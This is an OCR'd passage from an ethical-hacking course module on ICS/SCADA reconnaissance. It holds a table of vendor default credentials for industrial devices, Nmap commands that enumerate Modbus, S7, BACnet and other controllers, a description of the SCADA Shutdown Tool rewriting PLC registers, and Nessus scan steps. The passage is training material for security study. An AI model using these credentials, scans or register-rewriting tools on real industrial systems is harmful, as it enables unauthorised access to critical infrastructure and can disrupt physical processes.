
search device or vendor name...

Looking for more data? for more information about CRITIFENCE API, e-mail to api@critifence.com

Product	Vendor	Type	Username:Password
AC 800M	ABB	Controller	service:ABB800xA
SREA-01	ABB	Ethernet Adapter Module	admin:admin
RTU500	ABB	Ethernet Adapter Module	admin:admin
netCADOPS Web Application	ABB	Software	0
Ellipse	ABB	Software	0
ATI Emergency Mass Notification Systems	Acoustic Technology, Inc. (ATI Systems)	Software	0
A850 Telemetry Gateway	Adcon Telemetry	Base Station	root:840sw
A850 Telemetry Gateway (ver2)	Adcon Telemetry	Base Station	root:840sw
A440 Wireless Modem	Adcon Telemetry	Base Station	root:840sw
addVANTAGE Pro 6.1, 6.5	Adcon Telemetry	HMI	root:root

Figure 18.90: Screenshot of CRITIFENCE SDPD

Attackers can also use tools such as SCADAPASS (*http://www.scada.sl*), which consists of default login credentials of various products such as wireless gateways, network modules, servers, PLCs, and industry routers, along with vendor names.



Scanning ICS/SCADA Systems using Nmap

1 **Identifying Open Ports and Services**

```
nmap -Pn -sT --scan-delay 1s --max-parallelism
1 -p <Port List> <Target IP>
```

2 **Identifying HMI Systems**

```
nmap -Pn -sT -p 46824 <Target IP>
```

3 **Scanning Siemens SIMATIC S7 PLCs**

```
nmap -Pn -sT -p 102 --script s7-info <Target IP>
```

4 **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover
<Target IP>
```

5 **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info
<Target IP>
```

6 **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info
<Target IP>
```

7 **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info
<Target IP>
```

8 **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info
<Target IP>
```

9 **Scanning Omron PLC Devices**

```
nmap -Pn -sT -p 9600 --script omron-info
<Target IP>
```

10 **Scanning PCWorx Devices**

```
nmap -Pn -sT -p 1962 --script pcworx-info
<Target IP>
```

Scanning ICS/SCADA Systems using Nmap

Attackers use scanning tools such as Nmap to identify open ports and running services on systems connected to OT networks.

Discussed below are various Nmap commands used by attackers to enumerate open ports and services of ICS/SCADA systems:

- **Identifying Open Ports and Services**

  ```
  nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p 80, 102, 443,
  502, 530, 593, 789, 1089-1091, 1911, 1962, 2222, 2404, 4000,
  4840, 4843, 4911, 9600, 19999, 20000, 20547, 34962-34964, 34980,
  44818, 46823, 46824, 55000-55003 <Target IP>
  ```

  Attackers use the above Nmap command to perform initial reconnaissance to identify active ICS/SCADA protocols. The port numbers listed in the command are well-known port numbers used for ICS/SCADA protocols.

- **Identifying HMI Systems**

  ```
  nmap -Pn -sT -p 46824 <Target IP>
  ```

  Some vendors provide HMI interfaces that operate on ports other than ICS/SCADA ports. For example, consider the HMI software Sielco Sistemi Winlog, which uses TCP port 46824.

- **Scanning Siemens SIMATIC S7 PLCs**

  ```
  nmap -Pn -sT -p 102 --script s7-info <Target IP>
  ```

Attackers use the above command to detect PLC devices with open port 102. Siemens SIMATIC S7 PLC devices use port 102 for S7 Communication, used for exchanging information between PLC devices and SCADA systems.

- **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
```

```
nmap -sT -Pn -p 502 --script modbus-discover --script-args='modbus-discover.aggressive=true' <Target IP>
```

Attackers use the above command to identify Modbus-enabled devices along with their Slave IDs.

- **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
```

Attackers enumerate BACnet devices used for interconnecting and controlling building and automation systems, HVAC systems, etc. The above command helps attackers to retrieve information such as the name of the vendor, device name, serial number, and firmware version. It also helps attackers to detect BACnet Broadcast Management Devices (BBMDs) using NSE script BACnet-discover-enumerate.nse.

- **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info <Target IP>
```

Ethernet/IP is a popular protocol implemented by many industrial networks. Ethernet/IP uses Ethernet as a transport layer protocol, and CIP is used to provide services for industrial applications. This protocol operates on UDP port number 44818. Using the above command, attackers can gather information such as the name of the vendor, product code and name, device name, IP address, etc.

- **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
```

Niagara Fox is a protocol used for device-to-device within building management systems (BMSs). This protocol operates on TCP ports 1911 and 4911. The above command allows attackers to gather information such as application name, Java version, host OS, time zone, local IP address, and software versions.

- **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
```

ProConOS is a high-performance runtime engine for PLC devices designed to control embedded and PC-based control applications. Attackers can use the above command to enumerate information such as PLC type, project name, project source code name, and ladder logic runtime information.

- **Scanning Omron PLC Devices**

```
nmap -Pn -sT -p 9600 --script omron-info <Target IP>
nmap -Pn -sU -p 9600 --script omron-info <Target IP>
```

Factory Interface Network Service (FINS) is an Omron protocol used by PLC programs to communicate program data and perform other services with a remote PLC device. FINS uses TCP or UDP port 9600 to provide services.


- **Scanning PCWorx Devices**

  ```
  nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
  ```

  PCWorx are PC-based automated solutions for industrial networks. These systems process unauthenticated messages from remote systems. Attackers use the above command to gather information such as PLC type, model number, and firmware version.

Enumerating Slave Controllers using SCADA Shutdown Tool

- SCADA Shutdown Tool is an **ICS testing and automation tool** that allows attackers to fuzz, scan, and run remote commands on ICS/SCADA networks and controllers
- Attackers use this tool to examine and **enumerate slave controllers** and SCADA security systems as well as read register values of the controller and rewrite register data



Target
IP Address: 7.7.7.50
Port: 502
Unit ID: 1

Register types
☑ Coil Outputs Offset range: 0 - 50
☑ Digital Inputs Offset range: 0 - 50
☑ Analogue Inputs Offset range: 0 - 50
☑ Holding Registers Offset range: 0 - 50
☑ Extended Registers Offset range: 0 - 50

Options
● Safe-mode (read only non-zero values)
○ Real-mode (rewrite only non-zero values)
○ Aggresive mode (rewrite all registers)
Shutdown value: 1

```
[INFO] Starting Shuting down process!
Holding Register value: 40001 :22
Holding Register value: 40002 :100
Holding Register value: 40011 :144
Holding Register value: 40021 :300
Holding Register value: 40022 :400
Holding Register value: 40023 :500
Holding Register value: 40024 :200
Holding Register value: 40025 :300
Holding Register value: 40031 :50
Holding Register value: 40032 :60
Holding Register value: 40033 :75
Holding Register value: 40034 :40
Holding Register value: 40035 :50
```


Process completed successfully!

https://github.com

Enumerating Slave Controllers using SCADA Shutdown Tool

Source: *https://github.com*

SCADA Shutdown Tool is an ICS testing and automation tool that allows attackers to fuzz, scan, and run remote commands on ICSs, SCADA networks, and controllers. This tool also enables attackers to examine and enumerate slave controllers and SCADA security systems, read the controller's register values, and rewrite the register's data. The SCADA Shutdown Tool can also allow attackers to enumerate all register types of controllers, such as coil inputs, digital inputs, analog inputs, holding registers, and extended registers. The SCADA Shutdown Tool can operate on three modes, namely, the safe, real, and aggressive modes, which can be selected on the options tab. Using this tool, attackers can perform malicious operations on the target SCADA systems.


SCADA Shutdown Tool v1.0 Beta - Powered by 0xICF
File
Help
SCADA Shutdown Tool
Target
Register types
Options
Shutdown
Console

IP Address 7.7.7.50
Port 502
Unit ID 1

☑ Coil Outputs Offset range: 0 - 50
☑ Digital Inputs Offset range: 0 - 50
☑ Analogue Inputs Offset range: 0 - 50
☑ Holding Registers Offset range: 0 - 50
☑ Extended Registers Offset range: 0 - 50

● Safe-mode (read only non-zero values)
○ Real-mode (rewrite only non-zero values)
○ Aggresive mode (rewrite all registers)
Shutdown value: 1

```
[INFO] Starting Shuting down process!
Holding Register value: 40001 :22
Holding Register value: 40002 :100
Holding Register value: 40011 :144
Holding Register value: 40021 :300
Holding Register value: 40022 :400
Holding Register value: 40023 :500
Holding Register value: 40024 :200
Holding Register value: 40025 :300
Holding Register value: 40031 :50
Holding Register value: 40032 :60
Holding Register value: 40033 :75
Holding Register value: 40034 :40
Holding Register value: 40035 :50
```

Process completed successfully!

Figure 18.91: Screenshot of SCADA Shutdown Tool

Vulnerability Scanning using Nessus

- Nessus is a vulnerability assessment tool that allows attackers to **find vulnerabilities in ICS and SCADA** systems
- Attackers use the Nessus tool to discover and group all the vulnerabilities together to launch various attacks on target OT networks


Step 1: Log in to the Nessus web client, click on **Policies** tab and select **Create New Policy**, then choose the '**Basic Network Scan**' template

Step 2: Modify the settings in the **DISCOVERY** node for port scanning. Provide the port range from **0-1000**

Step 3: Check whether **SCADA** plugins exist in the **Plugins** tab, or else the results appear only for non-SCADA ports

Step 4: Save the policy, then open **My Scans** folder and select the **New Scan**. Click on the **User Defined** policies section and choose the policy created in **Step 1**

Step 5: Choose the policy and feed the information in the given fields along with the target IP address. Then, click on **Launch**



https://www.tenable.com

Vulnerability Scanning

Once the attackers gather information about a target OT network and systems, they perform vulnerability scanning to identify available exploits and vulnerabilities in the critical infrastructure and OT. Attackers use tools such as Nessus and Skybox Vulnerability Control to detect vulnerabilities in OT and IT devices, protocols, and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers, and other networked systems. Attackers also use tools such as Wireshark to identify vulnerabilities through the monitoring and analysis of industrial network traffic.

Vulnerability Scanning using Nessus

